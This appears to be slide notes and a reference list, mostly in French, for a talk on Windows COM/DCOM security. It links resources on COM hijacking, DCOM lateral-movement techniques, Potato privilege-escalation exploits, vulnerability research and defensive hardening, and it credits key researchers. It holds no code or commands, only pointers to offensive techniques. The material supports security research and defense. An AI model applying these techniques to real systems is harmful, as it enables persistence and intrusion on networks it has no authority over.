- https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173

Creating COM objects :

- https://github.com/microsoft/Windows-classic-samples/tree/main/Samples/Win7Samples/com
- https://medium.com/@jasemalsadi/dissecting-com-objects-9b1ea3f18964
- https://whoisburiedhere.wordpress.com/2011/07/12/creating-a-com-object-from-scratch-with-c/

COM execution :

- https://cloud.google.com/blog/topics/threat-intelligence/hunting-com-objects?hl=en

COM hijack :

- Références : nouvel article SpecterHops + super conférence + windows archeology + cicada + demystyfyinh => à coller quelque part (à la fin?)
- TAB Elias
- https://pentestlab.blog/2020/05/20/persistence-com-hijacking
- https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015
- https://cicada-8.medium.com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661
- https://bohops.com/2018/06/28/abusing-com-registry-structure-clsid-localserver32-inprocserver32/
- https://bohops.com/2018/08/18/abusing-the-com-registry-structure-part-2-loading-techniques-for-evasion-and-persistence/
- https://adapt-and-attack.com/2019/08/29/proxying-com-for-stable-hijacks/
- https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173https://bohops.com/2018/08/18/abusing-the-com-registry-structure-part-2-loading-techniques-for-evasion-and-persistence/
- https://bohops.com/2018/04/28/abusing-dcom-for-yet-another-lateral-movement-technique/ => missing
- SpecterOps COM hijack => schémas?

Lateral movement / DCOM :

- Doc : https://wirexsystems.com/resource/protocols/dcom
- Liste des techniques
  - Original MMC : https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
  - Other objects lacking permissions : https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/
  - Excel application RegisterXLL : https://gist.github.com/ryhanson/227229866af52e2d963cf941af135a52 + https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c
  - Excel application : https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/
  - Outlook createobject + shell.application : https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnetojscript/
  - Excel again : (https://www.mdsec.co.uk/2020/09/i-like-to-move-it-windows-lateral-movement-part-2-dcom/) + https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits
  - URL : https://bohops.com/2018/03/17/abusing-exported-functions-and-exposed-dcom-interfaces-for-pass-thru-command-execution-and-lateral-movement/
  - Excel DDE : https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom
  - Outflank 4.0 excel stan
  - Word WLL Add-in : https://www.cybereason.com/blog/dcom-lateral-movement-techniques
  - Visio ExecuteLine : https://www.cybereason.com/blog/dcom-lateral-movement-techniques
  - Office Fileless Macro Execution : https://www.cybereason.com/blog/dcom-lateral-movement-techniques
  - Visio addon : https://www.cybereason.com/blog/dcom-lateral-movement-techniques
  - Upload & Execute : https://www.deepinstinct.com/blog/forget-psexec-dcom-upload-execute-backdoor

Recherche de vulnérabilités

- https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Exploiting-Windows-COMWinRT-Services.pdf
- https://www.youtube.com/watch?v=SUo5HVnOzpM
- https://support.microsoft.com/en-us/topic/kb5004442-manage-changes-for-windows-dcom-server-security-feature-bypass-cve-2021-26414-f14(
  -c141-43d2-941e-37ed901c769c
- https://www.usenix.org/system/files/sec22-gu-fangming.pdf
- https://googleprojectzero.blogspot.com/2016/01/raising-dead.html
- MSBlast worm - MS03-026
- https://www.usenix.org/system/files/sec22-gu-fangming.pdf
- https://www.akamai.com/blog/security-research/2024-december-windows-ui-automation-attack-technique-evades-edr
- https://www.lrqa.com/en/cyber-labs/com-and-the-powerthief/

Research setup

- https://www.youtube.com/watch?v=Dzlkehasir4
- https://github.com/CICADA8-Research/COMThanasia?tab=readme-ov-file
- Cicada

Defense

- https://www.youtube.com/watch?v=tiuAa_0vxaw
- https://learn.microsoft.com/en-us/windows/win32/com/setting-processwide-security-through-the-registry?redirectedfrom=MSDN
- https://www.youtube.com/watch?v=hz_YPIMeBMI
- https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2
- https://medium.com/falconforce/falconfriday-dcom-scm-lateral-movement-0xff05-e74b69f91a7a
- https://www.it-connect.fr/a-partir-de-mars-2023-microsoft-va-durcir-la-configuration-dcom-sur-windows
- https://mahmoud-shaker.gitbook.io/dfir-notes/distributed-component-object-model-dcom
- moindre privilège / cloisonnement / tiering

Aggrégat de ressources à dépiler

- https://www.tiraniddo.dev/ + project zero (relay, etc voir ressources)
- dcoder + splinter
- https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/PrivEscPostExWin.md

Autres

- https://mohamed-fakroud.gitbook.io/red-teamings-dojo/abusing-idispatch-for-trapped-com-object-access-and-injecting-into-ppl-processes ?
- https://blog.exatrack.com/STUBborn/


Les principaux chercheurs

James Forshaw


@tyranid

Andrea Pierini

@decoder_it



https://www.tiraniddo.dev



https://decoder.cloud


Les principaux chercheurs

Antonio Cocomazzi


@splinter_code

Matt Nelson

@enigma0x3



https://splintercod3.blogspot.com



https://enigma0x3.net

Connaissances générale COM

- Documentation officielle – Microsoft
  https://learn.microsoft.com/en-us/windows/win32/com/com-technical-overview
- Demystifying Windows Component Object Model - @0xShukruN
  https://www.221bluestreet.com/offensive-security/windows-components-object-model/demystifying-windows-component-object-model-com
- Playing around COM objects - Mohamed FAKROUD
  https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/playing-around-com-objects-part-1

COM Hijack

- COM Hijacking - @0xShukruN
  https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015
- COM Hijacking Techniques (Derbycon 2019) - @kafkaesqu3
  https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173#2
- Revisiting COM Hijacking - Antero Guy
  https://specterops.io/blog/2025/05/28/revisiting-com-hijacking/

Mouvement latéraux

Slide 76

Potato exploits

- Blog d'Andrea Pierini

  https://decoder.cloud

- Blog d'Antonio Cocomazzi

  https://splintercod3.blogspot.com

- Récapitulatif de HideAndSec

  https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

Q&A (ou pas)

 @d3lb3_

 https://d3lb3.github.io